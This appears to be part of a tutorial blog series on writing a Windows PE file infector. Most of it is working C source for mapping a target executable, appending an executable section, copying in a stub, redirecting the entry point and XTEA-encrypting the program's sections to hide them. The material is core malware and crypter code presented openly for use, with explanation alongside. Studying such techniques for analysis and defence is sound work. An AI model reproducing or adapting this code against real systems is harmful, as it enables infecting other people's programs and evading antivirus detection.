
This post will mainly focus on how to write content into a portable executable (PE) file. The code shown consists of excerpts from the file infector and explanations as to the usage and functionality. The material makes sense the most in context with the source code listing in part 4. Some good background reading and reference material is

1. Microsoft PE and COFF specification
2. An In-Depth Look into the Win32 Portable Executable File Format
3. Inject your code to a Portable Executable

The third article is especially useful, but takes a much different approach to injecting code, and also does not work for applications that use randomized base addresses.

The general concept presented, and what is used in the file infector, is adding a new section to a PE file. The PE structure is best illustrated with tools such as LordPE. A PE file is organized into several structures. These hold offsets into the file for certain properties. This is best illustrated with a graphic



The IMAGE_DOS_HEADER structure (reproduced below) is shown in the graphic above

```
typedef struct _IMAGE_DOS_HEADER
{
      WORD e_magic;
      WORD e_cblp;
      WORD e_cp;
      WORD e_crlc;
      WORD e_cparhdr;
      WORD e_minalloc;
      WORD e_maxalloc;
      WORD e_ss;
      WORD e_sp;
      WORD e_csum;
      WORD e_ip;
      WORD e_cs;
```

```
    WORD e_lfarlc;
    WORD e_ovno;
    WORD e_res[4];
    WORD e_oemid;
    WORD e_oeminfo;
    WORD e_res2[10];
    LONG e_lfanew;
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

These match up with offsets in the file (e_magic is the first WORD in the file, e_cblp is the second WORD, and so on). The most important property here is e_lfanew. This is an offset to a different structure, IMAGE_NT_HEADERS (reproduced below):

```
typedef struct _IMAGE_NT_HEADERS {
  DWORD                 Signature;
  IMAGE_FILE_HEADER     FileHeader;
  IMAGE_OPTIONAL_HEADER OptionalHeader;
} IMAGE_NT_HEADERS, *PIMAGE_NT_HEADERS;
```

This structure contains two additional structures, IMAGE_FILE_HEADER and IMAGE_OPTIONAL_HEADER (reproduced below):

```
typedef struct _IMAGE_OPTIONAL_HEADER {
  WORD                 Magic;
  BYTE                 MajorLinkerVersion;
  BYTE                 MinorLinkerVersion;
  DWORD                SizeOfCode;
  DWORD                SizeOfInitializedData;
  DWORD                SizeOfUninitializedData;
  DWORD                AddressOfEntryPoint;
  DWORD                BaseOfCode;
  DWORD                BaseOfData;
  DWORD                ImageBase;
  DWORD                SectionAlignment;
  DWORD                FileAlignment;
  WORD                 MajorOperatingSystemVersion;
  WORD                 MinorOperatingSystemVersion;
  WORD                 MajorImageVersion;
  WORD                 MinorImageVersion;
  WORD                 MajorSubsystemVersion;
  WORD                 MinorSubsystemVersion;
  DWORD                Win32VersionValue;
  DWORD                SizeOfImage;
  DWORD                SizeOfHeaders;
  DWORD                CheckSum;
  WORD                 Subsystem;
  WORD                 DllCharacteristics;
  DWORD                SizeOfStackReserve;
  DWORD                SizeOfStackCommit;
  DWORD                SizeOfHeapReserve;
  DWORD                SizeOfHeapCommit;
  DWORD                LoaderFlags;
  DWORD                NumberOfRvaAndSizes;
  IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER, *PIMAGE_OPTIONAL_HEADER;
```

This structure holds all of the information that is needed to inject a section into a PE file: the needed file alignment, section alignment, the current number of sections, the size of the image, and so on. The last important structure that is required is IMAGE_SECTION_HEADER (reproduced below):

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;
  } Misc;
  DWORD VirtualAddress;
  DWORD SizeOfRawData;
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

This structure will contains all important information about a section in a PE file. It will basically be the structure that has to be (partially) filled out and then written into the file. It will be written following the last section and the value holding the number of sections in IMAGE_FILE_HEADER will be incremented and saved so this section is recognized.

The general idea then is to map the file to memory, find the appropriate structures (IMAGE_DOS_HEADER and IMAGE_NT_HEADERS, IMAGE_SECTION_HEADER), and write our own IMAGE_SECTION_HEADER structure to the file.

The function to map a file to memory is shown below

```
bool map_file(const wchar_t *file_name, unsigned int stub_size, bool
append_mode, pfile_info mapped_file_info) {
    void *file_handle = CreateFile(file_name, GENERIC_READ | GENERIC_WRITE,
0,
        NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if(file_handle == INVALID_HANDLE_VALUE) {
        wprintf(L"Could not open %s", file_name);
        return false;
    }
    unsigned int file_size = GetFileSize(file_handle, NULL);
    if(file_size == INVALID_FILE_SIZE) {
        wprintf(L"Could not get file size for %s", file_name);
        return false;
    }
    if(append_mode == true) {
        file_size += (stub_size + sizeof(DWORD_PTR));
    }
    void *file_map_handle = CreateFileMapping(file_handle, NULL,
PAGE_READWRITE, 0,
        file_size, NULL);
    if(file_map_handle == NULL) {
```

```
        wprintf(L"File map could not be opened");
        CloseHandle(file_handle);
        return false;
    }
    void *file_mem_buffer = MapViewOfFile(file_map_handle, FILE_MAP_WRITE, 0,
0, file_size);
    if(file_mem_buffer == NULL) {
        wprintf(L"Could not map view of file");
        CloseHandle(file_map_handle);
        CloseHandle(file_handle);
        return false;
    }
    mapped_file_info->file_handle = file_handle;
    mapped_file_info->file_map_handle = file_map_handle;
    mapped_file_info->file_mem_buffer = (unsigned char*)file_mem_buffer;
    return true;
}
```

This function takes in the target file name, a stub size which is the number of bytes to write into the file, an append mode flag which is used if the file is being modified, and a pfile_info structure which will be filled out upon a successful return. The append mode flag is needed because the target file needs to be opened twice: the first time to obtain the section alignment, and then a second time (after closing it), to write in the instructions with an aligned stub_size parameter. The function demonstrates a pretty straightforward use of the Windows API to perform mapping it into memory. The file_info structure is shown below:

```
typedef struct {
    void *file_handle;
    void *file_map_handle;
    unsigned char *file_mem_buffer;
} file_info, *pfile_info;
```

Now since the file is mapped into memory, it is possible to obtain pointers to the appropriate structures. These can be obtained directly through typecasting the file buffer. An example of how to obtain them is shown below:

```
PIMAGE_DOS_HEADER dos_header = (PIMAGE_DOS_HEADER)target_file-
>file_mem_buffer;
PIMAGE_NT_HEADERS nt_headers = (PIMAGE_NT_HEADERS)((DWORD_PTR)dos_header +
dos_header->e_lfanew);
```

Once the file is mapped, it is possible to start adding the section. The code to add a section is shown below:

```
//Reference: http://www.codeproject.com/KB/system/inject2exe.aspx
PIMAGE_SECTION_HEADER add_section(const char *section_name, unsigned int
section_size, void *image_addr) {
    PIMAGE_DOS_HEADER dos_header = (PIMAGE_DOS_HEADER)image_addr;
    if(dos_header->e_magic != 0x5A4D) {
        wprintf(L"Could not retrieve DOS header from %p", image_addr);
        return NULL;
    }
```

```
    PIMAGE_NT_HEADERS nt_headers = (PIMAGE_NT_HEADERS)((DWORD_PTR)dos_header
+ dos_header->e_lfanew);
    if(nt_headers->OptionalHeader.Magic != 0x010B) {
        wprintf(L"Could not retrieve NT header from %p", dos_header);
        return NULL;
    }
    const int name_max_length = 8;
    PIMAGE_SECTION_HEADER last_section = IMAGE_FIRST_SECTION(nt_headers) +
(nt_headers->FileHeader.NumberOfSections - 1);
    PIMAGE_SECTION_HEADER new_section = IMAGE_FIRST_SECTION(nt_headers) +
(nt_headers->FileHeader.NumberOfSections);
    memset(new_section, 0, sizeof(IMAGE_SECTION_HEADER));
    new_section->Characteristics = IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_EXECUTE
| IMAGE_SCN_CNT_CODE;
    memcpy(new_section->Name, section_name, name_max_length);
    new_section->Misc.VirtualSize = section_size;
    new_section->PointerToRawData = align_to_boundary(last_section-
>PointerToRawData + last_section->SizeOfRawData,
        nt_headers->OptionalHeader.FileAlignment);
    new_section->SizeOfRawData = align_to_boundary(section_size, nt_headers-
>OptionalHeader.SectionAlignment);
    new_section->VirtualAddress = align_to_boundary(last_section-
>VirtualAddress + last_section->Misc.VirtualSize,
        nt_headers->OptionalHeader.SectionAlignment);
    nt_headers->OptionalHeader.SizeOfImage =  new_section->VirtualAddress +
new_section->Misc.VirtualSize;
    nt_headers->FileHeader.NumberOfSections++;
    return new_section;
}
```

Understanding this function is pretty straightforward as it follows what was said above. It takes in the name of the new section, the size of the new section (aligned to IMAGE_NT_HEADERS.IMAGE_OPTIONAL_HEADER.SectionAlignment), and address of the memory mapped file. The IMAGE_DOS_HEADER and IMAGE_NT_HEADERS structures are obtained and the properties in the IMAGE_NT_HEADERS structure are used to properly fill out a custom IMAGE_SECTION_HEADER structure. The last section in the file is obtained and a new one is made following it. This structure is the new section to be added. The important thing to note is that a lot of the properties need to be aligned. Once these properties are filled out, the size of the image is updated and the number of sections is incremented. Now the new section will be recognized. What is left to be done is to write the instructions that this section contains, and to change the entry point to point to this new section. Writing in the instructions is extremely simple:

```
void copy_stub_instructions(PIMAGE_SECTION_HEADER section, void *image_addr,
void *stub_addr) {
    unsigned int stub_size = get_stub_size(stub_addr);
    memcpy(((unsigned char *)image_addr + section->PointerToRawData),
stub_addr, stub_size);
}
```

Changing the file entry point is slightly more complicated, but not by much. It is simply a matter of finding where the new data is and performing a bit of math to get the correct offset to set as the new entry point.

```
void change_file_oep(PIMAGE_NT_HEADERS nt_headers, PIMAGE_SECTION_HEADER
section) {
    unsigned int file_address = section->PointerToRawData;
    PIMAGE_SECTION_HEADER current_section = IMAGE_FIRST_SECTION(nt_headers);
    for(int i = 0; i < nt_headers->FileHeader.NumberOfSections; ++i) {
        if(file_address >= current_section->PointerToRawData &&
            file_address < (current_section->PointerToRawData +
current_section->SizeOfRawData)){
                file_address -= current_section->PointerToRawData;
                file_address += (nt_headers->OptionalHeader.ImageBase +
current_section->VirtualAddress);
                break;
        }
    ++current_section;
    }
    nt_headers->OptionalHeader.AddressOfEntryPoint =  file_address -
nt_headers->OptionalHeader.ImageBase;
}
```

And finally, the last thing to do is to encrypt the entire file, with the exception of the written stub (which includes the decryption routine), and the .rdata and .rsrc sections since they both only contain initialized data and resources respectively. The encryption routine that was used is the eXtended TEA (XTEA) block cipher. Every 8 bytes of program data is run through 32 rounds of the cipher and written to the file. The implementation is shown below:

```
void encrypt_file(PIMAGE_NT_HEADERS nt_headers, pfile_info target_file, const
char *excluded_section_name) {
    PIMAGE_SECTION_HEADER current_section = IMAGE_FIRST_SECTION(nt_headers);
    const char *excluded_sections[] = {".rdata", ".rsrc",
excluded_section_name};
    for(int i = 0; i < nt_headers->FileHeader.NumberOfSections; ++i) {
        int excluded = 1;
        for(int j = 0; j <
sizeof(excluded_sections)/sizeof(excluded_sections[0]); ++j)
            excluded &= strcmp(excluded_sections[j], (char *)current_section-
>Name);
        if(excluded != 0) {
            unsigned char *section_start =
                (unsigned char *)target_file->file_mem_buffer +
current_section->PointerToRawData;
            unsigned char *section_end = section_start + current_section-
>SizeOfRawData;
            const unsigned int num_rounds = 32;
            const unsigned int key[] = {0x12345678, 0xAABBCCDD, 0x10101010,
0xF00DBABE};
            for(unsigned char *k = section_start; k < section_end; k += 8) {
                unsigned int block1 = (*k << 24) | (*(k+1) << 16) | (*(k+2)
<< 8) | *(k+3);
                unsigned int block2 = (*(k+4) << 24) | (*(k+5) << 16) |
(*(k+6) << 8) | *(k+7);
                unsigned int full_block[] = {block1, block2};
                encrypt(num_rounds, full_block, key);
                full_block[0] = swap_endianess(full_block[0]);
                full_block[1] = swap_endianess(full_block[1]);
                memcpy(k, full_block, sizeof(full_block));
```

```
            }
        }
        current_section++;
    }
}

//Encryption/decryption routines modified from
http://en.wikipedia.org/wiki/XTEA
void encrypt(unsigned int num_rounds, unsigned int blocks[2], unsigned int
const key[4]) {
    const unsigned int delta = 0x9E3779B9;
    unsigned int sum = 0;
    for (unsigned int i = 0; i < num_rounds; ++i) {
        blocks[0] += (((blocks[1] << 4) ^ (blocks[1] >> 5)) + blocks[1]) ^
(sum + key[sum & 3]);
        sum += delta;
        blocks[1] += (((blocks[0] << 4) ^ (blocks[0] >> 5)) + blocks[0]) ^
(sum + key[(sum >> 11) & 3]);
    }
}
```

With all that done, the file can be unmapped from memory and the changes saved with `FlushViewOfFile`.